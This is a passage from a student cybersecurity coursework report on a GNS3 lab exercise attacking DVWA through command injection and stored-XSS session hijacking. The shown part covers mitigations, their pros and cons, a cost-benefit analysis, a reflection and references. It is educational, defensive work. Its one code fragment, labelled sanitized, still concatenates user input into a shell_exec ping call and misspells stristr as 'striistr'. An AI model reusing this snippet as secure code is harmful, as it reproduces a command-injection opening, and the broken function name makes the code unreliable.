        // Determine OS and execute the ping command.
        if (striistr(PHP_OS, 'Windows NT')) {
            $cmd = shell_exec( 'ping ' . $target );
            echo '<pre>'.$cmd.'</pre>';
        }
    }
}
?>
```

Figure 28 Sanitized code for command injection prevention

The sanitized code was implemented to check if it would block the payload that we used in the demonstration for command injection. It was verified that the code indeed blocks the attack to get successful hit.



Figure 29 Command injection attack blocked

4.2 Mitigation of the session hijacking via XSS

The code for XSS injection could have been sanitized to filter out various special characters and keywords to prevent the attack. Below is the sanitized code that implements improved input validation which could possibly prevented against various command injection attacks.




Figure 30 Sanitized code for XSS injection prevention

5. Evaluation

Implementing measures like Web Application Firewalls (WAF) and Content Security Policies (CSP) can help reduce the risk of injection attacks within an organization. A plan is presented in the report's mitigation section to address the problem successfully. This includes, among other advised actions, thoroughly sanitizing user inputs, implementing CSP Headers, using antivirus software, and integrating browser add-ons like No Script. The advantages and disadvantages of the mitigation strategies has been described below.

5.1 Advantages of the mitigation strategy

The advantages of the mitigation strategy are as follows:

- Thoroughly sanitizing user input before execution acts as a preventive measure, ensuring that the input is free from malicious content, thereby averting potential attacks.
- Utilizing browser extensions like NoScript provides protection by blocking the execution of malicious scripts, effectively mitigating the impact of stored XSS and other injection attacks in the victim's browser.
- Employing anti-virus software adds an extra layer of defence, guarding against malware attacks and enhancing security by scanning email attachments, identifying malicious links and scripts, and offering comprehensive protection.
- Implementing Content Security Policies (CSPs) allows for the selective loading of scripts and code exclusively from trusted and legitimate sources, significantly reducing the likelihood and impact of Cross-Site Scripting attacks.
- Deploying Web Application Firewalls (WAFs) acts as a defence mechanism between the application and the internet, intercepting and blocking malicious requests and scripts before they can reach the actual web server, effectively preventing the attack.

5.2 Disadvantages of the mitigation strategy

The disadvantages of the mitigation strategy are as follows:

- Using content security policies requires users and organizations to manage and update a whitelist of domains, which adds complexity. The functionality of both web applications and extensions may be restricted by certain browsers, which limit the ability of extensions to inject their scripts.
- Implementing Web Application Firewalls (WAFs) can increase the consumption of CPU resources since each network packet needs to be analysed. This process can lead to longer processing times, potentially impacting network performance and introducing latency.
- While anti-virus programs are effective in detecting known attacks based on their signatures, they may fail to identify attacks with different strategies, methodologies, or signatures. This limitation means that certain malicious attacks may not be completely prevented or detected by the anti-virus software.
- Implementing these security measures requires proper configuration, maintenance, and monitoring to ensure their effectiveness. Neglecting regular updates and adjustments may lead to vulnerabilities or false positives/negatives, reducing the overall security posture.

5.3 Cost Benefit Analysis (CBA)

A cost-benefit analysis is a method used by businesses to assess the feasibility of various decisions. The analyst evaluates the potential benefits anticipated from a specific circumstance or course of action and weighs them against the overall costs associated with taking that course of action (Hayes, 2023). In some instances, consultants or analysts take things a step further by creating models that put a monetary value on immaterial elements, like the benefits and drawbacks of living in a particular location. The Cost Benefit Analysis is carried out by calculating using the following formula.

$$\text{CBA} = \text{ALE (Prior)} - \text{ALE (Post)}$$

ALE Prior = the annual lost expectancy of the impact before implementing the control

ALE Post = the annual lost expectancy of the impact after implementing the control

Given that the suggested mitigation strategies are mostly free or incur an annual cost of no more than \$2500 in total, the potential financial impact of the issue can exceed \$25000+ depending on the severity of the attacker's actions, as previously illustrated. Thus, by putting the mitigation strategies into practice, the companies can continue to operate profitably even though it will have to pay for web application firewalls and antivirus software.

6. Personal Reflection

The assigned individual coursework was successfully completed by conducting a practical network simulation and attack within the GNS3 architecture. The attack leveraged the command injection vulnerability and session hijacking via Stored XSS in DVWA on the Metasploitable Linux where the victim machine was running Windows, while the attacker machine was Kali Linux. The outcome of the attack revealed that the impact of injection flaws could extend beyond imagination.

It is important to note that the attacks were executed solely within the virtual environment of GNS3, adhering to ethical norms and cyber ethics. The coursework not only provided guidance on utilizing the necessary tools but also facilitated the learning of attack techniques, strategies, and practical solutions for mitigating such threats.

Upon completing the attack, it became evident that the impact surpassed the boundaries of the browser itself. Extensive research was conducted to identify the most effective strategies and methodologies for multiplying the attack's impact. This research also aided in determining the best mitigation techniques for countering the effects of injection attacks.

Throughout the process of attacking the web server, I encountered errors and challenges that contributed to the development of my confidence in understanding the potential impact of injection attack. Despite the assistance received from teachers and thorough research, I acknowledge that this coursework is not flawless, as there is still much to learn and implement. Nonetheless, it has significantly boosted my confidence and knowledge in working with attack and mitigation methodologies and strategies, preparing me for future endeavours in this field.

7. References

Fox, J. (2022, December 27). Cybersecurity Statistics for 2023. Retrieved from cobalt.io: <https://www.cobalt.io/blog/cybersecurity-statistics-2023>

GNS3. (2023). Getting Started with GNS3. Retrieved from <https://docs.gns3.com/docs/>

Hayes, A. (2023, March 28). What Is Cost-Benefit Analysis, How Is it Used, What Are its Pros and Cons? Retrieved from Investopedia: <https://www.investopedia.com/terms/c/cost-benefitanalysis.asp>

Imperva. (2023). What is Command Injection? Retrieved from <https://www.imperva.com/learn/application-security/command-injection/>

OWASP. (2021). OWASP Top Ten. Retrieved from [owasp.org: https://owasp.org/www-project-top-ten/](https://owasp.org/www-project-top-ten/)

OWASP. (2023). Session hijacking attack. Retrieved from [owasp.org: https://owasp.org/www-community/attacks/Session_hijacking_attack](https://owasp.org/www-community/attacks/Session_hijacking_attack)

VMware. (2023). What is VMware Workstation. Retrieved from <https://www.vmware.com/products/workstation-pro/faq.html>

Wallarm. (2023, May 7). Session hijacking attack. Retrieved from [wallarm.com: https://www.wallarm.com/what/session-hijacking-attack](https://www.wallarm.com/what/session-hijacking-attack)

Wood, R. (2023, May 7). DVWA. Retrieved from <https://github.com/digininja/DVWA>